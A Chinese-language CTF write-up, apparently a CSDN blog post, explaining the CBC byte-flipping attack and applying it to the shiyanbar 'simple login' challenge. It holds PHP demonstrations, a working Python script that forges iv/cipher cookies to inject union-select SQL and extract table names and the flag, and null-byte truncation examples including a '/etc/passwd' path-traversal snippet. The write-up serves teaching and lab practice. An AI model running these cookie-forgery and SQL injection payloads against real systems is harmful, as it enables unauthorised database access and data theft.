实验吧-简单的登录题——WriteUp再研究

原创

LeeHDsniper 于 2018-07-17 22:11:33 发布

分类专栏： CTF 文章标签： 实验吧 简单的登录题 writeup ctf


本文链接：https://blog.csdn.net/LeeHDsniper/article/details/81089480

前言

这个题目的难点就是在于对于CBC加密方式尤其是解密这部分要琢磨一番，让我想起当年大学的时候信安三勇中的两勇的课，一门密码学，一门数学基础，可怕之极。这个题网上writeup一大堆，但是在一些方面解释的不是很详细，对大神们已经说的很清楚的地方我就粗略带过。

CBC解密以及字节翻转攻击（cbc-byte-flipping-attack）

我主要以CBC字符翻转 原理与实战这篇文章为基础，对其中一些细节做进一步解释。
在继续往下看之前，希望你先粗略读一遍这篇文章。



Cipher Block Chaining (CBC) mode decryption

我们主要关注一下解密过程。

- 对于第一个密文块来说，使用密码解密后的数据要与初始化向量IV做异或运算才能得到明文
- 对于第N个密文块（N>1）来说，使用密码解密后的数据要与第(N-1)个密文块做异或运算才能得到明文

以CBC字符翻转 原理与实战这篇文章中的代码示例为基础，我做了一点简单的修改，将iv作为一个参数而不是预定义方式，方便我们后面使用，其他部分均未作改变：

```php
<?php
define('MY_AES_KEY', "abcdef0123456789");
function aes($data, $encrypt,$iv) {
    $aes = mcrypt_module_open(MCRYPT_RIJNDAEL_128, '', MCRYPT_MODE_CBC, '');
    mcrypt_generic_init($aes, MY_AES_KEY, $iv);
    return $encrypt ? mcrypt_generic($aes,$data) : mdecrypt_generic($aes,$data);
}

define('MY_MAC_LEN', 40);

function encrypt($data,$iv) {
    return aes($data, true,$iv);
}

function decrypt($data,$iv) {
    $data = rtrim(aes($data, false,$iv), "\0");
    return $data;
}
$v = "a:2:{s:4:\"name\";s:6:\"sdsdsd\";s:8:\"greeting\";s:20:\"echo 'Hello sdsdsd!'\";}";
echo "Plaintext before attack: $v\n";
$b = array();
$enc = array();
$enc = @encrypt($v,"1234567891234567");
echo ord($enc[2]).PHP_EOL;
$enc[2] =  chr(ord($enc[2]) ^ ord("6") ^ ord ("7"));
$b = @decrypt($enc,"1234567891234567");
echo "Plaintext AFTER attack : $b\n";
?>
```

如果我们执行的话，输出结果应该是这样：

```
root@CTF:~# php test.php
Plaintext before attack: a:2:{s:4:"name";s:6:"sdsdsd";s:8:"greeting";s:20:"echo 'Hello sdsdsd!'";}
254
Plaintext AFTER attack : ♪1iqv C♦fs:7:"sdsdsd";s:8:"greeting";s:20:"echo 'Hello sdsdsd!'";}
```


我们可以看到，6变成了7，且头部出现了乱码。
先研究下为什么6变成了7。

第二个密文块

首先，我们假设每一个块（block）为8个bit：

事实上在本题中每个块为128个bit，通过阅读源码可以发现使用的是aes-128-cbc，另外，我们执行的是字节翻转攻击，所以在做题时基本操作单位是byte，这里为了方便理解，我们微缩化了具体过程

块	二进制表示	备注
-	:-:	
明文块#2	`11000000`	
密文块#1	`01001100`	
密文块#2	`01000100`	由明文块#2与密文块#1异或运算后用密钥key加密而来
解密后的块#2	`10001100`	由密文块#2用密钥解密而来，注意还不是完全的明文
异或运算后的明文块#2	`11000000`	由解密后的块#2与密文块1异或运算后而来


假设我们现在需要将异或运算后的明文块#2的值修改为`11010000`，也就是改动其中第四个bit从0变为1，我们能够操纵的是密文块#1

我们知道

`解密后的块#2 XOR 密文块#1 = 异或运算后的明文块#2`

即

```
10001100
XOR
01001100
=
11000000
```



我们只需要让密文块#1变为`01011100`，就可以让异或运算后的明文块#2变为`11010000`即：

```
10001100
XOR
01011100
=
11010000
```

如何让密文块#1变为我们想要的`01011100`呢，你可以说直接操作bit就行了，right，但是当每个块为128个bit时，显得太麻烦了，我们在实际例子中操作的是byte。

回到代码中

`$v = "a:2:{s:4:\"name\";s:6:\"sdsdsd\";s:8:\"greeting\";s:20:\"echo 'Hello sdsdsd!'\";}";`

这里可以16个byte为一组进行分块，因为在块加密算法中也是这样分的。

BLOCK#1: `a:2:{s:4:"name";`

BLOCK#2: `s:6:"sdsdsd";s:8`

同样的道理，如果我们修改BLOCK#1的密文的第3个字节也就是数字2的值，就能够操纵BLOCK#2中的第3个字节的值。

按照代码中的例子，我们需要把数字6变成7。这里相信很多人都有点迷惑了，怎么办？

我们先看一个公式：

设Cipher_Block_#1是BLOCK#1的密文，Cipher_Not_XOR_#2是BLOCK#2的密文解密后未执行异或运算的密文，那么就有：

`Cipher_Block_#1 XOR Cipher_Not_XOR_#2 = BLOCK#2`

我们精确到我们需要改变的字节：

`Cipher_Block_#1[2] XOR Cipher_Not_XOR_#2[2] = BLOCK#2[2] = 6`

进一步，我们有：

`Cipher_Block_#1[2] XOR Cipher_Not_XOR_#2[2] XOR 6= 0`

`0 XOR 7 = 7`

则有：

`Cipher_Block_#1[2] XOR Cipher_Not_XOR_#2[2] XOR 6 XOR 7= 7`

我们只需要令

`Cipher_Block_After_Modified#1[2] = Cipher_Block_#1[2] XOR 6 XOR 7`

就能够操纵BLOCK#2[2]变为7

这就是这行代码做的事情：

`$enc[2] = chr(ord($enc[2]) ^ ord("6") ^ ord ("7"));`

上面的公式看似复杂，实则非常简单，希望不要被吓到。

乱码怎么办？

这就涉及到第一个密文块，我们为了修改第二个密文块解密出的内容，必须修改第一个密文块，第一个密文块要使它不是乱码，就要修改初始化向量IV，使得异或运算后得到正常的值，事实上和上面的原理一致。

现在我们需要认识到，由于密文块1被修改，导致使用key解密后未执行异或运算前的密文也受到影响，我们设为Cipher_Not_XOR_Wrong_#1，同样，对于解密出的乱码明文我们设为BLOCK_Wrong_#1，我们需要让解密出的明文是正常可读的也就是BLOCK#1：

则有公式：

`IV XOR Cipher_Not_XOR_Wrong_#1 = BLOCK_Wrong_#1`

这里我们不能像上面一样，只修改IV的第二个字节，因为整个密文块1已经被我们改动了一个字节，会导致解密结果不仅限于一个字节，因此我们跳过精确到字节的公式，直接有：

`IV XOR Cipher_Not_XOR_Wrong_#1 XOR BLOCK_Wrong_#1= 0`

`0 XOR BLOCK#1 = BLOCK#1`

则有：

`IV XOR Cipher_Not_XOR_Wrong_#1 XOR BLOCK_Wrong_#1 XOR BLOCK#1 =BLOCK#1`

我们只需要修改IV，令其为：

`IV_After_Modified = IV XOR BLOCK_Wrong_#1 XOR BLOCK#1`

就能操纵第一个被修改后的密文块解密出正常的明文。我们修改示例代码，在结尾插入如下代码：

```
$iv="1234567891234567";
for ($i=0;$i<16;$i++)
{
$iv[$i] = chr(ord($b[$i]) ^ ord($iv[$i]) ^ ord($v[$i]));
}
$c = array();
$c = @decrypt($enc,$iv);
echo "Plaintext Third attack : $c\n";
?>
```

最终的执行结果为：

```
root@CTF:~# php test.php
Plaintext before attack: a:2:{s:4:"name";s:6:"sdsdsd";s:8:"greeting";s:20:"echo 'Hello sdsdsd!'";}
254
Plaintext AFTER attack : ♬□1□□iqv□□▶▯C◆fs:7:"sdsdsd";s:8:"greeting";s:20:"echo 'Hello sdsdsd!'";}
Plaintext Third attack : a:2:{s:4:"name";s:7:"sdsdsd";s:8:"greeting";s:20:"echo 'Hello sdsdsd!'";}
```



很不错，正确解密。

回到题目中

首先，我们通过阅读源码得知，是过滤了#的，那么，我们先尝试用字节翻转攻击使用#注释掉`limit $id,0`中的`,0`。

Step1

发送如下数据包：



再简单不过了，就只有一个id=12。服务器返回了iv和cipher。在源代码中我们发现：

```
if(isset($_POST['id'])){
    $id = (string)$_POST['id'];
    if(sqliCheck($id))

  die("<h1 style='color:red'><center>sql inject detected!</center></h1>");
    $info = array('id'=>$id);
    login($info);
    echo '<h1><center>Hello!</center></h1>';
```

OK，我们自己来序列化一下看长什么样子：

```
<?php
$id="12"
$info= array('id'=>$id);
echo serialize($info);
?>
```

执行结果为：

`a:1:{s:2:"id";s:2:"12";}`

Step2

16个byte为一组，进行分组：

BLOCK#1: `a:1:{s:2:"id";s:`

BLOCK#2: `2:"12";}`


我们先修改cipher中的BLOCK#1的密文，使得BLOCK#2的解密后结果为`2:"1#";}`，这样就能够使用`#`注释掉`,0`了。

```
<?php
$cipher="%2FccfSv1qyKyy1XZ3e34yBhMdjQMVGjUMH1ISEi8evzM%3D";
$cipher=urldecode($cipher);
$cipher=base64_decode($cipher);
$cipher[4]=chr(ord($cipher[4])^ord('2')^ord('#'));
$cipher=base64_encode($cipher);
$cipher=urlencode($cipher);
echo "$cipher\n";
?>
```

得到cipher为：

`%2FccfSuxqyKyy1XZ3e34yBhMdjQMVGjUMH1ISEi8evzM%3D`

使用这个cipher的值，iv不变，post数据包：



服务器返回的结果很明白，无法正常反序列化，因为我们的密文块1被修改，导致明文块1乱码。

Step3

现在我们知道了乱码明文的base64值，以及原本正常的明文值，依据上面的公式：

`IV_After_Modified = IV XOR BLOCK_Wrong_#1 XOR BLOCK#1`


修改IV即可：

```php
<?php
$iv = "6VFp%2BGNnuJHeIaQ58jWHaA%3D%3D";
$iv = urldecode($iv);
$iv = base64_decode($iv);
$block_wrong="8GmiVmSsfvsAKVpeudcNezI6IjEjIjt9";
$block_wrong=base64_decode($block_wrong);
$block_right="a:1:{s:2:\"id\";s:";
for ($i=0;$i<16;$i++)
{
$iv[$i] = chr(ord($block_wrong[$i]) ^ ord($iv[$i]) ^ ord($block_right[$i]));
}
$iv=base64_encode($iv);
$iv=urlencode($iv);
echo "$iv\n";
?>
```

输出结果为：

`eAL6lHy4%2FFjkKpcDadn5KQ%3D%3D`

使用这个iv替换数据包中的iv，再次重放：



注入成功。

获取FLAG

剩下的都是相同的操作。网上的python脚本写的有各种各样错误，也有些地方没有说清楚，下面放出我的脚本：

```python
import requests
import re
from base64 import *
from urllib import quote,unquote

url="http://ctf5.shiyanbar.com/web/jiandan/index.php"

def find_flag(payload,cbc_flip_index,char_in_payload,char_to_replace):
 payload = {"id":payload}
 r=requests.post(url,data=payload)
 iv=re.findall("iv=(.*?),",r.headers['Set-Cookie'])[0]
 cipher=re.findall("cipher=(.*)",r.headers['Set-Cookie'])[0]
 cipher=unquote(cipher)
 cipher=b64decode(cipher)
 cipher_list=list(cipher)
 cipher_list[cbc_flip_index] = chr(ord(cipher_list[cbc_flip_index])^ord(char_in_payload)^ord(char_to_replace))
 cipher_new=''.join(cipher_list)
```

```
 cipher_new=b64encode(cipher_new)
 cipher_new=quote(cipher_new)
 cookie = {'iv':iv,'cipher':cipher_new}
 r=requests.post(url,cookies=cookie)
 content = r.content
 plain_base64=re.findall("base64_decode\(\'(.*?)\'\)",content)[0]
 plain=b64decode(plain_base64)
 first_block_plain="a:1:{s:2:\"id\";s:"
 iv=unquote(iv)
 iv=b64decode(iv)
 iv_list=list(iv)
 for i in range(16):
  iv_list[i]=chr(ord(plain[i]) ^ ord(iv_list[i]) ^ ord(first_block_plain[i]))
 iv_new=''.join(iv_list)
 iv_new=b64encode(iv_new)
 iv_new=quote(iv_new)
 cookie = {'iv':iv_new,'cipher':cipher_new}
 r=requests.post(url,cookies=cookie)
 return r.content
def get_columns_count():
 table_name=['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'g', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't',
 'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'G', 'K', 'L', 'M', 'N', 'O', 'P', '
Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']
 for i in range(len(table_name)):
  payload="(select 1)a"
  if i==0:
   payload = "0 2nion select * from("+payload+");"+chr(0);
   content=find_flag(payload,6,'2','u')
   resp=re.findall(".*(Hello!)(\d).*",content)
   if resp:
    print "table has 1 column and response position is 1"
    return payload
   else:
    print "table does not have %d columns" % (i+1)
   continue
  for t in range(i):
   payload=payload+" join (select %d)%s" % (t+2,table_name[t+1])
  payload = "0 2nion select * from("+payload+");"+chr(0);
  content=find_flag(payload,6,'2','u')
  resp=re.findall(".*(Hello!)(\d).*",content)
  if resp:
   print "table has %d column and response position is %s" % (i+1,resp[0][1])
   return payload
  else:
   print "table does not have %d columns" % (i+1)
payload=get_columns_count()
print payload
print find_flag('12',4,'2','#')
print find_flag('0 2nion select * from((select 1)a);'+chr(0),6,'2','u')
print find_flag('0 2nion select * from((select 1)a join (select 2)b join (select 3)c);'+chr(0),6,'2','u')
print find_flag('0 2nion select * from((select 1)a join (select group_concat(table_name) from information_schema
.tables where table_schema regexp database())b join (select 3)c);'+chr(0),7,'2','u')
print find_flag("0 2nion select * from((select 1)a join (select group_concat(column_name) from information_schem
a.columns where table_name regexp 'you_want')b join (select 3)c);"+chr(0),7,'2','u')
print find_flag("0 2nion select * from((select 1)a join (select value from you_want)b join (select 3)c);"+chr(0)
,6,'2','u')
```

get_columns_count


这个函数的目的是为了判断Union中select的次数，也就是说需要暴力破解处you_want表中的字段列数量，网上直接给出了结果是3个，我简单写了个函数去破解

6 or 7?

可以看到，有些payload中需要翻转的字节索引是6，有的是7，这主要是因为php序列化后，会在key和value中间加入一个长度值，如果payload太长，这个值就会变为3位，那么索引就是7，如果这个长度值是2位，那么索引就是6

关于chr(0)

评论中有闻到chr(0)是什么意思的，说明如下：
https://www.php.net/manual/en/security.filesystem.nullbytes.php



Change language: English
Edit Report a Bug


Null bytes related issues

As PHP uses the underlying C functions for filesystem related operations, it may handle null bytes in a quite unexpected way. As null bytes denote the end of a string in C, strings containing them won't be considered entirely but rather only until a null byte occurs. The following example shows a vulnerable code that demonstrates this problem:

Example #1 Script vulnerable to null bytes

```
<?php
$file = $_GET['file']; // "../../etc/passwd\0"
if (file_exists('/home/wwwrun/'.$file.'.php')) {
    // file_exists will return true as the file /home/wwwrun/../../etc/passwd exists
    include '/home/wwwrun/'.$file.'.php';
    // the file /etc/passwd will be included
}
?>
```

上图是php官网对空字节也就是`0x00`或者说`%00`引起的安全问题的解释，总的来说是因为php使用基于C语言的函数来操作文件系统，空字节在C语言里面是作为字符串的结尾标志，因此导致后续的字符串会被忽略掉。
放在mysql连接里面是一样的道理，php在连接mysql数据库进行查询，所以来的数据库接口实现也是C的，因此就会出现空字节注入。
我简单写了一个页面，代码如下：



lihao — root@XS45251240204: /var/www/phptest — ssh root@3

```
<?php
$host='localhost';
$user=
$password=
$dbname='mysql';
$id=$_GET['id'];
$link=new mysqli($host,$user,$password,$dbname);
$sql='select user from user where user ="'.$id.'" and host="%"';
echo $sql;
$res = $link->query($sql);
if(!$res){
        echo $link->error;
}
echo "</br>";
```

```php
echo json_encode(mysqli_fetch_array($res,MYSQLI_ASSOC));
$res->close();
?>
```


然后我从浏览器发起了一个正常请求`http://myserver:8081/index.php?id=root`和一个由空字节结尾的注入语句`http://myserver:8081/index.php?id=root%22;%00`：


```
select user from user where user ="root" and host="%"
{"user":"root"}
```



```
select user from user where user ="root";" and host="%"
{"user":"root"}
```


使用wireshark抓一下服务器上mysql的包：

```
root@[redacted]:/var/www/phptest# tshark -s 512 -i lo -n -f 'tcp dst port 3306'  -T fields -e mysql.query
Running as user "root" and group "root". This could be dangerous.
Capturing on 'Loopback'


select user from user where user ="root" and host="%"




select user from user where user ="root";
```


可以看到，第二次在注入语句时，sql查询语句已经被空字节截断了。